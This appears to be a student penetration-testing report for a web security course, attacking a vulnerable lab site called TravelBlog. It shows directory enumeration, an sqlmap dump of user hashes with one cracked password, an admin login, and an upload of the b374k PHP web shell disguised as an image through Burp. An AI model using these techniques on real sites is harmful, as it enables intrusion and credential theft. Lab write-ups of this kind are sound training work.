KUSHAL RAHATKAR

2113202

Database and Web Security

CMM519


TABLE OF CONTENTS

FINGERPRINTING OR MAPPING OF THE WEBSITE

NAME AND VERSIONS

1.	Operating System	Linux Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64
2.	Web Server	Apache/2.4.10 (Debian)
3.	server-side web technology	LAMP

FIRST LEVEL DIRECTORIES




```
┌─[kushal@kushal]─[~]
└──╼ $gobuster dir -u http://192.168.227.133 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.227.133
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/11 13:40:19 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 213]
/.htpasswd            (Status: 403) [Size: 218]
/.htaccess            (Status: 403) [Size: 218]
/cgi-bin              (Status: 301) [Size: 239] [--> http://192.168.227.133/cgi-bin/]
/cgi-bin/             (Status: 403) [Size: 217]
/css                  (Status: 301) [Size: 235] [--> http://192.168.227.133/css/]
/images               (Status: 301) [Size: 238] [--> http://192.168.227.133/images/]
/js                   (Status: 301) [Size: 234] [--> http://192.168.227.133/js/]
/phpinfo.php          (Status: 200) [Size: 83359]
/server-status        (Status: 200) [Size: 4760]
```

Figure 1

IDENTIFYING AND EXPLOITING THE WEBSITE VULNERABILITY

STEALING USERS' CREDENTIALS

1. USING SQLMAP



```
Table: user
[7 entries]
+----+--------------------+------+------------------------+--------+---------+----------------------------------+---------------------+
| id | name               | type | email                  | status | country | password                         | signup_date         |
+----+--------------------+------+------------------------+--------+---------+----------------------------------+---------------------+
| 21 | Kryten             | 1    | kryten4000@gmail.com   | 1      | 6       | e77989ed21758e78331b20e477fc5582 | 2015-12-15 17:55:43 |
| 22 | Dave               | 2    | VindalooKing@gmail.com | 1      | 1       | caf1a3dfb505ffed0d024130f58c5cfa | 2015-12-16 20:00:34 |
| 23 | Rimmer             | 3    | A.J.Rimsey@gmail.com   | 1      | 1       | bc9d9cb353c87531f61d6f21d5cc072e | 2015-12-16 20:04:25 |
| 24 | Holly              | 2    | HollyHops@gmail.com    | 0      | 1       | e77989ed21758e78331b20e477fc5582 | 2015-12-17 16:14:54 |
| 25 | Queeg              | 1    | IAMYOURGOD@admin.com   | 1      | 0       | b016f48d898c745be5ef382254224582 | 0000-00-00 00:00:00 |
| 26 | Ace                | 3    | Ace@alternate.com      | 1      | 1       | e941f7a241db87d02f48629e8c3fdbc7 | 0000-00-00 00:00:00 |
| 27 | Petersen the drunk | 3    | petersen@reddwarf.com  | 1      | 23      | b88bdc71d75c0bd1b90e8d4bd515b378 | 0000-00-00 00:00:00 |
+----+--------------------+------+------------------------+--------+---------+----------------------------------+---------------------+
```

Figure 2

a. Decoding on of the Hash :
   e941f7a241db87d02f48629e8c3fdbc7:SlipperyWhenWet

   [website used to decrypt hash - HTTPS://HASHES.COM/EN/DECRYPT/HASH]

b. Command Userd


   $ sqlmap -u http://traveladventure.co.uk -a

2. USING MANUAL TESTING

AUTHENTICATION BYPASS

http://192.168.138.132/TravelBlog/admin/login.php


1. Using gobuster on the website.



```
┌─[kushal@kushal]─[~]
└──╼ $gobuster dir -u http://192.168.227.133/TravelBlog -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.227.133/TravelBlog
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/04/11 13:46:40 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 229]
/.htaccess            (Status: 403) [Size: 229]
/.git/HEAD            (Status: 200) [Size: 23]
/.hta                 (Status: 403) [Size: 224]
/admin                (Status: 301) [Size: 248] [--> http://192.168.227.133/TravelBlog/admin/]
/css                  (Status: 301) [Size: 246] [--> http://192.168.227.133/TravelBlog/css/]
/db                   (Status: 301) [Size: 245] [--> http://192.168.227.133/TravelBlog/db/]
/fonts                (Status: 301) [Size: 248] [--> http://192.168.227.133/TravelBlog/fonts/]
/images               (Status: 301) [Size: 249] [--> http://192.168.227.133/TravelBlog/images/]
/index.php            (Status: 200) [Size: 12442]
/js                   (Status: 301) [Size: 245] [--> http://192.168.227.133/TravelBlog/js/]
/uploads              (Status: 301) [Size: 250] [--> http://192.168.227.133/TravelBlog/uploads/]
```

Figure 3

2. Using Directory `/admin` I loaded new page as follow




petersen@reddwarf.com

••••••••••

Figure 4

3. Logging in the account we found on Database Enumeration



The Travel Blog
The Travel Blog: ADMIN PAN
192.168.138.132/TravelBlog/admin/index.ph
User Management
Adventure Management
Sign Out


Users

#	User Name	Approve/Disapprove	Change Role
1	Kryten	Approve	admin
2	Dave	Approve	Reader
3	Rimmer	Approve	Author
4	Holly	Approve	Reader
5	Queeg	Approve	admin
6	Ace	Approve	Author
7	q	Disapprove	Author
8	d	Approve	Author
9	0	Approve	Author
10		Approve	Author
11		Approve	Author
12	administrator	Approve	Author
13	test	Disapprove	Author

Figure 5

After log in using one of the accounts, (I used petersen@reddwarf.com with password ilikebeer). There I saw the account I created to test with the name `test` . I approved the user as there was an option.

The option `Disapprove` popped up after I Approve.



The Travel Blog
The Travel Blog: ADMIN PAN
192.168.138.132/TravelBlog/index.php?message=logout
Travel Blog
Search Author
Search Adventure
Register
Sign In


test@test.com

test

All Recent Adventures

Figure 6

as shown in figure 7, test user logged in



Dashboard

Welcome test You can post new adventure by clicking on the link at the top navigation


Copyright © The TraveBlog

Figure 7

And I logged in.

FILE UPLOADING

Request caught and modified in Burpsuite




Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n

Request to http://192.168.227.133:80

```
-----------------------------41283808453014870222559945802
Content-Disposition: form-data; name="InputAdventureTags"

asdf
-----------------------------41283808453014870222559945802
Content-Disposition: form-data; name="InputAdventureCountry"

2
-----------------------------41283808453014870222559945802
Content-Disposition: form-data; name="InputMessage"

sadfsadfadsfafds
-----------------------------41283808453014870222559945802
Content-Disposition: form-data; name="apic[1]"; filename="test.png.php"
Content-Type: image/png

PNG
<?php
/*
  b374k 2.8
  Jayalah Indonesiaku
  (c)2013
  http://code.google.com/p/b374k-shell

```

Figure 9

In the above image, the file extension .jpg was removed before uploading



192.168.138.130/TravelBlog/my_adventures.php?message=success
Travel Blog
Dashboard
My Adventures
Post Adventure
Search Authors
Search Adventure
Sign Out
Edit Adventure OR View Details
Edit Adventure OR View Details

✔ Success! Adventure posted successfully.

My Adventures

Below are the adventures posted by you.

test

test

Posted On: 2022-02-24 01:40:18

Adventure Country: Afghanistan

0 People voted,0 comments,

sea adventure

seah adventure tagns

Posted On: 2015-12-17 16:38:04

Adventure Country: Albania


0 People voted,1 comments,

mountains

Mountains in timor

Posted On: 2015-12-17 13:42:23

Figure 10




�PNG

b374k 2.8


Figure 11

The script needs password to be accessed and it is given in script only



```
$s_pass = "fb621f5060b9f65acf8eb4232e3024140dea2b34"; // default password : b374k (login and change to new password)
```

Figure 12



�PNG

Linux lamp 3.16.0-4-amd64 #1 SMP Debian 3.16.39-1+deb8u2 (2017-03-07) x86_64
Apache
server ip : 192.168.227.133 | your ip : 192.168.227.128 | Time @ Server : 11 Apr 2022 13:25:47
o / var / www / TravelBlog / uploads /

www-data > - shell command -


name	size	owner:group	perms	modified	action
[.]	LINK	root:root	drwxrwxrwx	11-Apr-2022 13:21:19	find | upl | +file | +dir
[..]	LINK	root:root	drwxr-xr-x	12-Apr-2018 15:57:44	find | upl | +file | +dir
486570631image.php.jpg	166.85 KB	www-data:www-data	-rw-r--r--	04-Apr-2022 12:31:20	edit | hex | ren | del | dl
1377523789php-reverse-shell.php.jpeg	5.37 KB	www-data:www-data	-rw-r--r--	04-Apr-2022 12:46:48	edit | hex | ren | del | dl
1679381543image.jpeg	169.25 KB	www-data:www-data	-rw-r--r--	04-Apr-2022 12:56:22	edit | hex | ren | del | dl
1697882360hello.php.jpeg	31.00 B	www-data:www-data	-rw-r--r--	04-Apr-2022 13:04:06	edit | hex | ren | del | dl
2126493972test.png.php	169.26 KB	www-data:www-data	-rw-r--r--	11-Apr-2022 13:21:19	edit | hex | ren | del | dl
pexels-photo-209740.jpeg	117.83 KB	root:root	-rwxrwxrwx	20-Mar-2018 10:00:54	edit | hex | ren | del | dl
pexels-photo-209741.jpeg	123.92 KB	root:root	-rwxrwxrwx	20-Mar-2018 10:00:54	edit | hex | ren | del | dl
pexels-photo-243059.jpeg	93.36	[illegible]	-rwxrwxrwx	20-Mar-2018	edit | hex | ren | del | dl

Figure 13

script accessed.

STORED XSS

finding XSS and confirming



Adventure Tags:

8 People voted,0 comments.

Recent Comments

Date	Comments

